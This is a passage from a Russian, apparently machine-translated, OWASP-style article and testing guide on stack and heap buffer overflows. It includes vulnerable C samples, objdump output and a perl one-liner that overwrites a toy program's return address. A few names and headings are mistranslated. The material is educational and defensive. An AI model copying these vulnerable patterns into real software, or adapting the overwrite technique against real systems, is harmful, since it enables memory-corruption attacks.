    NetUserGetInfo(NULL, unicodeUser, 2, (LPBYTE *)&info);
}
```

Описание

Ошибки переполнения буфера характеризуются перезаписью фрагментов памяти процесса, которые никогда не должны были изменяться преднамеренно или непреднамеренно. Перезапись значений IP (указатель инструкций), BP (базовый указатель) и других регистров приводит к исключениям, ошибкам сегментации и другим ошибкам. Обычно эти ошибки неожиданно завершают выполнение приложения. Ошибки переполнения буфера возникают, когда мы работаем с буферами типа `char`.

Переполнение буфера может состоять из переполнения стека или переполнения кучи. Мы не различаем эти два в этой статье, чтобы избежать путаницы.

Ниже приведены примеры, написанные на языке C в системе GNU / Linux на архитектуре x86.

Факторы риска

TBD

Примеры

Пример 1

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char buf[8]; // buffer for eight characters
    gets(buf); // read from stdio (sensitive function!)
    printf("%s\n", buf); // print out data stored in buf
    return 0; // 0 as return value
}
```

Это очень простое приложение считывает из стандартного ввода массив символов и копирует его в буфер типа `char`. Размер этого буфера составляет восемь символов. После этого содержимое буфера отображается и приложение завершается.

Компиляция программы:

```
rezos@spin ~/inzynieria $ gcc bo-simple.c -o bo-simple
/tmp/ccECXQAX.o: In function `main':
bo-simple.c:(.text+0x17): warning: the `gets' function is dangerous and
should not be used.
```

На этом этапе даже компилятор предполагает, что функция `gets()` небезопасна.

Пример использования

```
rezos@spin ~/inzynieria $ ./bo-simple // program start
1234 // we eneter "1234" string from the keyboard
1234 // program prints out the conent of the buffer
rezos@spin ~/inzynieria $ ./bo-simple // start
123456789012 // we eneter "123456789012"
123456789012 // content of the buffer "buf" ?!?!
Segmentation fault // information about memory segmenatation fault
```

К счастью, нам (не)удается выполнить ошибочную операцию с помощью программы и спровоцировать ее аварийный выход.

Анализ проблемы:

Программа вызывает функцию, которая работает с буфером типа `char` и не проверяет переполнение размера, назначенного этому буферу. В результате можно намеренно или непреднамеренно хранить больше данных в буфере, что приведет к ошибке. Возникает следующий вопрос: в буфере хранится только восемь символов, так почему же функция `printf()` отображает двенадцать? Ответ исходит от организации памяти процесса. Четыре символа, которые переполнили буфер, также перезаписывают значение, хранящееся в одном из регистров, что было необходимо для правильного возврата функции. Непрерывность памяти приводила к распечатке данных, хранящихся в этой области памяти.

Пример 2

```
#include <stdio.h>
#include <string.h>

void doit(void)
{
    char buf[8];

    gets(buf);
    printf("%s\n", buf);
}

int main(void)
{
    printf("So... The End...\n");
    doit();
    printf("or... maybe not?\n");

    return 0;
}
```

Этот пример аналогичен первому. Кроме того, до и после функции `doit()` у нас есть два вызова функции `printf()`.

Компиляция:

```
rezos@dojo-labs ~/owasp/buffer_overflow $ gcc example02.c -o example02 -ggdb
/tmp/cccbMjcN.o: In function `doit':
/home/rezos/owasp/buffer_overflow/example02.c:8: warning: the `gets' function is dangerous and should not be used.
```

Пример использования:

```
rezos@dojo-labs ~/owasp/buffer_overflow $ ./example02
So... The End...
TEST                // user data on input
TEST                // print out stored user data
or... maybe not?
```

Программа между двумя определенными вызовами `printf()` отображает содержимое буфера, который заполнен данными, введенными пользователем.

```
rezos@dojo-labs ~/owasp/buffer_overflow $ ./example02
So... The End...
TEST123456789
TEST123456789
Segmentation fault
```

Поскольку был определен размер буфера (`char buf[8]`) и он был заполнен тринадцатью символами типа `char`, буфер был переполнен.

Если наше двоичное приложение имеет формат ELF, то мы можем использовать программу `objdump` для ее анализа и поиска необходимой информации для использования ошибки переполнения буфера.

Ниже выводится **objdump**. Из этого вывода мы можем найти адреса, где вызывается `printf()` (`0x80483d6` и `0x80483e7`).

```
rezos@dojo-labs ~/owasp/buffer_overflow $ objdump -d ./example02

080483be <main>:
80483be: 8d 4c 24 04      lea    0x4(%esp),%ecx
80483c2: 83 e4 f0        and    $0xffffffff0,%esp
80483c5: ff 71 fc        pushl  0xffffffffc(%ecx)
80483c8: 55             push   %ebp
80483c9: 89 e5          mov    %esp,%ebp
80483cb: 51             push   %ecx
80483cc: 83 ec 04        sub    $0x4,%esp
80483cf: c7 04 24 bc 84 04 08 movl   $0x80484bc, (%esp)
80483d6: e8 f5 fe ff ff   call   80482d0 <puts@plt>
80483db: e8 c0 ff ff ff   call   80483a0 <doit>
80483e0: c7 04 24 cd 84 04 08 movl   $0x80484cd, (%esp)
80483e7: e8 e4 fe ff ff   call   80482d0 <puts@plt>
80483ec: b8 00 00 00 00   mov    $0x0,%eax
80483f1: 83 c4 04        add    $0x4,%esp
80483f4: 59             pop    %ecx
80483f5: 5d             pop    %ebp
80483f6: 8d 61 fc        lea    0xffffffffc(%ecx),%esp
80483f9: c3             ret
80483fa: 90             nop
80483fb: 90             nop
```

Если второй вызов `printf()` сообщит администратору о выходе пользователя из системы (например, закрытый сеанс), то мы можем попытаться пропустить этот шаг и завершить работу без вызова `printf()`.

```
rezos@dojo-labs ~/owasp/buffer_overflow $ perl -e 'print "A"x12
.\xf9\x83\x04\x08"' | ./example02
So... The End...
AAAAAAAAAAAAAu*.
Segmentation fault
```

Приложение завершило выполнение с ошибкой сегментации, но второму вызову `printf()` не было места.

Несколько слов объяснения:

`perl -e 'print "A"x12.\xf9\x83\x04\x08"'` - выведет двенадцать символов "A", а затем четыре символа, которые фактически являются адресом инструкции, которую мы хотим выполнить. Почему двенадцать?

```
8 // size of buf (char buf[8])
+ 4 // four additional bytes for overwriting stack frame pointer
----
12
```

Анализ проблемы:

Проблема такая же, как в первом примере. Нет контроля над размером скопированного буфера в ранее объявленный. В этом примере мы перезаписываем регистр EIP с адресом 0x080483f9, который фактически является вызовом `get` на последнем этапе выполнения программы.

Как по-другому использовать ошибки переполнения буфера?

Как правило, использование этих ошибок может привести к:

- DoS приложения
- переупорядочение выполнения функций
- выполнение кода (если мы можем внедрить шелл-код, описанный в отдельном документе)

Как возникают ошибки переполнения буфера?

Такие ошибки очень легко сделать. В течение многих лет они были кошмаром программиста. Проблема заключается в собственных функциях C, которые не заботятся о выполнении соответствующих проверок длины буфера. Ниже приведен список таких функций и, если они существуют, их безопасные эквиваленты:

- `gets ()` -> `fgets ()` - читать символы
- `strcpy ()` -> `strncpy ()` - копировать содержимое буфера
- `strcat ()` -> `strncat ()` - конкатенация буфера
- `sprintf ()` -> `snprintf ()` - заполнить буфер данными разных типов
- (f) `scanf ()` - читать из STDIN
- `getwd ()` - вернуть рабочий каталог
- `realpath ()` - возвращает абсолютный (полный) путь

Используйте безопасные эквивалентные функции, которые проверяют длину буферов, когда это возможно. А именно:

1. gets () -> fgets ()
2. strcpy () -> strncpy ()
3. strcat () -> strncat ()
4. sprintf () -> snprintf ()

Те функции, которые не имеют безопасных эквивалентов, должны быть переписаны с внедрением безопасных проверок. Время, потраченное на это, принесет пользу в будущем. Помните, что вы должны сделать это только один раз.

Используйте компиляторы, которые способны выявлять небезопасные функции, логические ошибки и проверять, не перезаписана ли память, когда и где она не должна быть.

Переполнение буфера

обзор

Условие переполнения буфера существует, когда программа пытается поместить в буфер больше данных, чем она может удержать, или когда программа пытается поместить данные в область памяти после буфера. В этом случае буфер представляет собой последовательный раздел памяти, выделенный для хранения чего угодно, от символьной строки до массива целых чисел. Запись за пределы блока выделенной памяти может привести к повреждению данных, сбою программы или выполнению вредоносного кода.

Описание

Переполнение буфера, вероятно, является наиболее известной формой уязвимости безопасности программного обеспечения. Большинство разработчиков программного обеспечения знают, что такое уязвимость переполнения буфера, но атаки переполнения буфера как на устаревшие, так и на недавно разработанные приложения все еще довольно распространены. Частично проблема связана с большим разнообразием способов переполнения буфера, а частично из-за подверженных ошибкам методов, часто используемых для их предотвращения.

Переполнения буфера нелегко обнаружить, и даже когда он обнаружен, его обычно чрезвычайно сложно использовать. Тем не менее злоумышленникам удалось выявить переполнения буфера в ошеломляющем множестве продуктов и компонентов.

В классическом эксплойте с переполнением буфера злоумышленник отправляет данные в программу, которую он сохраняет в буфере стека меньшего размера. В результате информация в стеке вызовов перезаписывается, включая указатель возврата функции. Данные устанавливают значение указателя возврата, чтобы при возврате функции передавать управление вредоносному коду, содержащемуся в данных злоумышленника.

Хотя этот тип переполнения стекового буфера все еще распространен на некоторых платформах и в некоторых сообществах разработчиков, существует множество других типов переполнения буфера, включая переполнение буфера и ошибку Off-by-one среди других. Еще один очень похожий класс недостатков известен как атака форматной строки. Существует множество превосходных книг, в которых представлена подробная информация о том, как работают атаки переполнения буфера, в

том числе «Создание защищенного программного обеспечения» [1], «Написание защищенного кода» [2] и «Руководство по кодировке оболочки» [3].

На уровне кода уязвимости переполнения буфера обычно связаны с нарушением предположений программиста. Многие функции управления памятью в C и C++ не выполняют проверку границ и могут легко перезаписывать выделенные границы буферов, с которыми они работают. Даже ограниченные функции, такие как `strcpy()`, могут вызывать уязвимости при неправильном использовании. Сочетание манипулирования памятью и ошибочных предположений о размере или структуре фрагмента данных является основной причиной большинства переполнений буфера.

Уязвимости переполнения буфера обычно возникают в коде, который:

- Полагается на внешние данные, чтобы контролировать их поведение
- Зависит от свойств данных, которые применяются за пределами непосредственной области кода
- Это настолько сложно, что программист не может точно предсказать его поведение

Переполнение буфера и веб-приложения

Злоумышленники используют переполнения буфера для повреждения стека выполнения веб-приложения. Отправляя тщательно созданный ввод в веб-приложение, злоумышленник может заставить веб-приложение выполнить произвольный код - эффективно захватывая компьютер.

Недостатки переполнения буфера могут присутствовать как в продуктах веб-сервера или сервера приложений, которые обслуживают статические и динамические аспекты сайта, так и в самом веб-приложении. Переполнения буфера, обнаруженные в широко используемых серверных продуктах, могут стать широко известными и могут представлять значительный риск для пользователей этих продуктов. Когда веб-приложения используют библиотеки, такие как графическая библиотека для создания изображений, они открываются для потенциальных атак переполнения буфера.

Переполнения буфера также могут быть обнаружены в пользовательском коде веб-приложения, и даже могут быть более вероятными, учитывая отсутствие тщательного изучения, которое обычно проходят веб-приложения. Недостатки переполнения буфера в пользовательских веб-приложениях с меньшей вероятностью будут обнаружены, потому что обычно гораздо меньше хакеров пытаются найти и использовать такие недостатки в конкретном приложении. При обнаружении в пользовательском приложении возможность использования уязвимости (кроме сбоя приложения) значительно снижается из-за того, что исходный код и подробные сообщения об ошибках для приложения, как правило, не доступны хакеру.

последствия

- Категория: Доступность: переполнение буфера обычно приводит к сбоям. Возможны и другие атаки, ведущие к отсутствию доступности, в том числе запуск программы в бесконечный цикл.
- Контроль доступа (обработка инструкций). Переполнения буфера часто можно использовать для выполнения произвольного кода, который обычно выходит за рамки неявной политики безопасности программы.
- Другое: Когда следствием является выполнение произвольного кода, его часто можно использовать для подрыва любой другой службы безопасности.

Период выдержки

- Спецификация требований: можно было бы выбрать использование языка, который не подвержен этим проблемам.
- Дизайн: могут быть внедрены технологии смягчения, такие как безопасные библиотеки строк и контейнерные абстракции.
- Реализация: многие логические ошибки могут привести к этому условию. Это может усугубляться отсутствием или неправильным использованием смягчающих технологий.

Затрагиваемая среда

Почти все известные веб-серверы, серверы приложений и среды веб-приложений подвержены переполнению буфера, заметное исключение составляют среды, написанные на интерпретируемых языках, таких как Java или Python, которые защищены от этих атак (за исключением переполнений в самом Interpreter).

Платформа

- Языки: C, C ++, Fortran, Assembly
- Операционные платформы: все, хотя могут быть применены частичные профилактические меры, в зависимости от среды.

Требуемые ресурсы

любой

Строгость

Очень высоко

Вероятность подвига

От высокого до очень высокого

Как определить, уязвимы ли вы

Для серверных продуктов и библиотек следите за последними отчетами об ошибках для продуктов, которые вы используете. Для пользовательского прикладного программного обеспечения весь код, который принимает ввод от пользователей через HTTP-запрос, должен быть проверен, чтобы убедиться, что он может правильно обрабатывать произвольно большой ввод.

Как защитить себя

Следите за последними сообщениями об ошибках для ваших веб-продуктов и продуктов сервера приложений и других продуктов в вашей интернет-инфраструктуре. Примените последние исправления к этим продуктам. Периодически сканируйте ваш веб-сайт одним или несколькими широко доступными сканерами, которые ищут недостатки переполнения буфера в ваших серверных продуктах и ваших пользовательских веб-приложениях. Для вашего пользовательского кода приложения вам необходимо просмотреть весь код, который принимает ввод от пользователей через HTTP-запрос, и убедиться, что он обеспечивает соответствующую проверку размера для всех таких вводов. Это следует делать даже в тех средах, которые не подвержены таким атакам, поскольку чрезмерно большие входные данные, которые не могут быть обработаны, могут по-прежнему вызывать отказ в обслуживании или другие эксплуатационные проблемы.

Факторы риска

TBD

Примеры

Пример 1.а

В следующем примере кода демонстрируется простое переполнение буфера, которое часто

вызывается первым сценарием, в котором код использует внешние данные для управления своим поведением. Код использует функцию `gets()` для чтения произвольного количества данных в буфер стека. Поскольку невозможно ограничить объем данных, считываемых этой функцией, безопасность кода зависит от того, что пользователь всегда вводит меньше символов `BUFSIZE`.

```
...
char buf[BUFSIZE];
gets(buf);
...
```

Пример 1.6

В этом примере показано, как легко имитировать небезопасное поведение функции `gets()` в C++, используя оператор `>>` для чтения ввода в строку `char[]`.

```
...
char buf[BUFSIZE];
cin >> (buf);
...
```

Пример 2

Код в этом примере также использует пользовательский ввод для управления его поведением, но он добавляет уровень косвенности при использовании функции копирования в ограниченную память `memcpy()`. Эта функция принимает целевой буфер, исходный буфер и количество байтов для копирования. Входной буфер заполняется ограниченным вызовом `read()`, но пользователь указывает количество байтов, которые копирует `memcpy()`.

```
...
char buf[64], in[MAX_SIZE];
printf("Enter buffer contents:\n");
read(0, in, MAX_SIZE-1);
printf("Bytes to copy:\n");
scanf("%d", &bytes);
memcpy(buf, in, bytes);
...
```

Примечание. Этот тип уязвимости переполнения буфера (когда программа читает данные и затем доверяет значению из данных в последующих операциях с памятью над оставшимися данными) с некоторой частотой обнаруживается в изображениях, аудио и других библиотеках обработки файлов.

Пример 3

Это пример второго сценария, в котором код зависит от свойств данных, которые не проверены локально. В этом примере функция с именем `lssoru()` принимает строку в качестве аргумента и возвращает выделенную кучу копию строки со всеми заглавными буквами, преобразованными в строчные. Функция не выполняет проверку границ для своего ввода, потому что она ожидает, что `str` всегда будет меньше, чем `BUFSIZE`. Если злоумышленник обходит проверки в коде, который вызывает `lssoru()`, или если изменение в этом коде делает предположение о размере строки, то `lssoru()` переполняет `buf` неограниченным вызовом `strcpy()`.

```

char *lccopy(const char *str) {
    char buf[BUFSIZE];
    char *p;

    strcpy(buf, str);
    for (p = buf; *p; p++) {
        if (isupper(*p)) {
            *p = tolower(*p);
        }
    }
    return strdup(buf);
}

```

Пример 4

Следующий код демонстрирует третий сценарий, в котором код настолько сложен, что его поведение невозможно предсказать. Этот код взят из популярного декодера изображений libPNG, который используется широким спектром приложений, включая Mozilla и некоторые версии Internet Explorer.

Код, по-видимому, безопасно выполняет проверку границ, потому что он проверяет размер переменной длины, который он позже использует для контроля объема данных, копируемых png_crc_read (). Однако непосредственно перед проверкой длины код выполняет проверку в режиме png_ptr->, и в случае неудачной проверки выдается предупреждение, и обработка продолжается. Поскольку длина проверяется в блоке else if, длина не будет проверяться, если первая проверка не пройдена, и используется вслепую при вызове png_crc_read (), что может привести к переполнению стекового буфера.

Хотя код в этом примере не самый сложный, который мы видели, он демонстрирует, почему сложность должна быть минимизирована в коде, который выполняет операции с памятью.

```

if (!(png_ptr->mode & PNG_HAVE_PLTE)) {
    /* Should be an error, but we can cope with it */
    png_warning(png_ptr, "Missing PLTE before tRNS");
}
else if (length > (png_uint_32)png_ptr->num_palette) {
    png_warning(png_ptr, "Incorrect tRNS chunk length");
    png_crc_finish(png_ptr, length);
    return;
}
...
png_crc_read(png_ptr, readbuf, (png_size_t)length);

```

Пример 5

Этот пример также демонстрирует третий сценарий, в котором сложность программы подвергает ее переполнению буфера. В этом случае экспозиция обусловлена неоднозначным интерфейсом одной из функций, а скорее структурой кода (как было в предыдущем примере).

Функция getUserInfo () принимает имя пользователя, указанное в виде многобайтовой строки, и указатель на структуру для информации о пользователе, и заполняет структуру информацией о пользователе. Поскольку для аутентификации Windows в качестве имени пользователя используется Юникод, аргумент имени пользователя сначала преобразуется из многобайтовой строки в строку Юникода. Затем эта функция неправильно передает размер unicodeUser в байтах, а не в символах. Поэтому вызов MultiByteToWideChar () может записывать до (UNLEN + 1) * sizeof (WCHAR) широких символов или (UNLEN + 1) * sizeof (WCHAR) * sizeof (WCHAR) байтов в массив

unicodeUser, который имеет только (UNLEN + 1) * размер байтов (WCHAR). Если строка имени пользователя содержит более UNLEN символов, вызов MultiByteToWideChar () переполнит буфер unicodeUser.

```
void getUserInfo(char *username, struct _USER_INFO_2 info){
    WCHAR unicodeUser[UNLEN+1];
    MultiByteToWideChar(CP_ACP, 0, username, -1,
                        unicodeUser,
sizeof(unicodeUser));
    NetUserGetInfo(NULL, unicodeUser, 2, (LPBYTE *)&info);
}
```

Как проверить

Различные типы уязвимостей переполнения буфера имеют разные методы тестирования. Вот методы тестирования для распространенных типов уязвимостей переполнения буфера.

- Тестирование на уязвимость переполнения
- Тестирование на уязвимость переполнения стека
- Тестирование на уязвимость форматной строки

4.8.14.1. Тестирование на переполнение кучи

Резюме

В этом тесте тестер на проникновение проверяет, могут ли они переполнить кучу, эксплуатируя сегмент памяти.

Куча - это сегмент памяти, который используется для хранения динамически распределенных данных и глобальных переменных. Каждый кусок памяти в куче состоит из граничных тегов, которые содержат информацию управления памятью.


При переполнении буфера кучи управляющая информация в этих тегах перезаписывается. Когда подпрограмма управления кучей освобождает буфер, происходит перезапись адреса памяти, что приводит к нарушению доступа. Когда переполнение выполняется контролируемым образом, уязвимость позволяет злоумышленнику перезаписать требуемую область памяти контролируемым пользователем значением. На практике злоумышленник сможет перезаписать указатели функций и различные адреса, хранящиеся в таких структурах, как GOT, .dtors или ТЕВ, адресом вредоносной полезной нагрузки.

Существует множество вариантов уязвимости, связанной с переполнением кучи (повреждением кучи), которая может позволить что угодно, от перезаписи указателей на функции до использования структур управления памятью для выполнения произвольного кода. Обнаружение переполнения кучи требует более тщательного изучения по сравнению с переполнением стека, поскольку в коде должны быть определенные условия, чтобы эти уязвимости могли быть использованы.

Как проверить

Тестирование методом черного ящика

Принципы тестирования черного ящика на переполнение кучи остаются такими же, как переполнение стека. Ключ должен предоставить в качестве входных строк, которые длиннее, чем ожидалось. Хотя процесс тестирования остается тем же, результаты, которые видны в отладчике, существенно различаются. Хотя в случае переполнения стека, указатель инструкции или перезапись EIP были бы очевидны, это не выполняется для условия переполнения кучи. При отладке программы Windows переполнение кучи может появляться в нескольких различных формах, наиболее распространенным из которых является обмен указателями, происходящий после того, как подпрограмма управления кучей вступает в действие. Ниже показан сценарий, который иллюстрирует уязвимость переполнения кучи.



Два показанных регистра, EAX и ECX, могут быть заполнены предоставленными пользователем адресами, которые являются частью данных, которые используются для переполнения буфера кучи. Один из адресов может указывать на указатель функции, который должен быть перезаписан, например, UEF (фильтр необработанных исключений), а другой может быть адресом предоставленного пользователем кода, который должен быть выполнен.

Когда инструкции MOV, показанные на левой панели, выполняются, происходит перезапись, и, когда вызывается функция, выполняется код, предоставленный пользователем. Как упоминалось ранее, другие методы тестирования таких уязвимостей включают обратный инжиниринг двоичных файлов приложения, который является сложным и утомительным процессом, и с использованием методов фаззинга.

Тестирование методом серая коробка

При рассмотрении кода нужно понимать, что существует несколько путей, где могут возникнуть уязвимости, связанные с кучей. Код, который на первый взгляд кажется безобидным, на самом деле может быть уязвим при определенных условиях. Поскольку существует несколько вариантов этой уязвимости, мы рассмотрим только те проблемы, которые являются преобладающими.

В большинстве случаев буфера кучи считаются безопасными многими разработчиками, которые без колебаний выполняют небезопасные операции, такие как strcpy (), над ними. Миф о том, что переполнение стека и перезапись указателя инструкций являются единственным средством выполнения произвольного кода, оказывается опасным в случае кода, показанного ниже:

```
int main(int argc, char *argv[])
{
    .....

    vulnerable(argv[1]);
    return 0;
}

int vulnerable(char *buf)
{
    HANDLE hp = HeapCreate(0, 0, 0);

    HLOCAL chunk = HeapAlloc(hp, 0, 260);

    strcpy(chunk, buf);    '''↓ Vulnerability'''

    .....

    return 0;
}
```

В этом случае, если buf превышает 260 байтов, он будет перезаписывать указатели в смежном граничном теге, облегчая перезапись произвольной ячейки памяти с 4 байтами данных после запуска процедуры управления кучей.

В последнее время на некоторые продукты, особенно на антивирусные библиотеки, влияли

варианты, представляющие собой комбинации целочисленного переполнения и операций копирования в буфер кучи. В качестве примера рассмотрим фрагмент кода уязвимой части кода, отвечающий за обработку типов файлов TNEF, из Clam Anti-Virus 0.86.1, исходного файла tnef.c и функции tnef_message():

```
string = cli_malloc(length + 1); '''↓ Vulnerability'''
if(fread(string, 1, length, fp) != length) {'''↓ Vulnerability'''
free(string);
return -1;
}
```

Malloc в строке 1 выделяет память на основе значения длины, которое является 32-разрядным целым числом. В этом конкретном примере длина контролируется пользователем, и вредоносный файл TNEF может быть создан для установки длины в '-1', что приведет к malloc (0). Следовательно, этот malloc выделит небольшой буфер кучи, который будет 16 байтов на большинстве 32-битных платформ (как указано в malloc.h).

И теперь в строке 2 происходит переполнение кучи при вызове fread (). Третий аргумент, в этом случае длина, как ожидается, будет переменной size_t. Но если он будет равен -1, аргумент оборачивается в 0xFFFFFFFF, копируя байты 0xFFFFFFFF в 16-байтовый буфер.

Инструменты статического анализа кода также могут помочь в обнаружении уязвимостей, связанных с кучей, таких как «двойное освобождение» и т. Д. Для анализа языков в стиле C доступны различные инструменты, такие как RATS, Flawfinder и ITS4.

Инструменты

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com>

Ссылки

Whitepapers

- w00w00: "Heap Overflow Tutorial" - <http://www.cgsecurity.org/exploit/heaptut.txt>
- David Litchfield: "Windows Heap Overflows" - <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>

4.8.14.2. Тестирование на переполнение стека

Резюме

Переполнение стека происходит, когда данные переменного размера копируются в буферы фиксированной длины, расположенные в программном стеке, без какой-либо проверки границ. Уязвимости этого класса, как правило, считаются очень серьезными, поскольку их использование в большинстве случаев допускает выполнение произвольного кода или отказ в обслуживании. Редко встречающийся в интерпретируемых платформах, код, написанный на С и подобных языках, часто встречается с примерами этой уязвимости. Фактически почти каждая платформа уязвима для переполнения стека со следующими заметными исключениями:

- J2EE - до тех пор, пока нативные методы или системные вызовы не вызываются
- .NET - если не вызывается `/unsafe` или неуправляемый код (например, использование `P / Invoke` или `COM Interop`)
- PHP - до тех пор, пока внешние программы и уязвимые расширения PHP, написанные на С или С++, не вызываются, могут страдать от проблем переполнения стека.

Уязвимости переполнения стека часто позволяют злоумышленнику напрямую получить контроль над указателем инструкций и, следовательно, изменить выполнение программы и выполнить произвольный код. Помимо перезаписи указателя инструкций, аналогичные результаты также могут быть получены путем перезаписи других переменных и структур, таких как обработчики исключений, которые расположены в стеке.

Как проверить

Тестирование методом черного ящика


Ключом к тестированию приложения на наличие уязвимостей переполнения стека является предоставление слишком больших входных данных по сравнению с ожидаемыми. Однако подвергать приложение сколь угодно большим данным недостаточно. Становится необходимым проверить поток выполнения приложения и ответы, чтобы убедиться, что переполнение действительно было инициировано или нет. Следовательно, шаги, необходимые для обнаружения и проверки переполнения стека, заключаются в том, чтобы присоединить отладчик к целевому приложению или процессу, сгенерировать некорректный ввод для приложения, подвергнуть приложение неправильному вводу и проверить ответы в отладчике. Отладчик позволяет тестировщику просматривать поток выполнения и состояние регистров при срабатывании уязвимости.

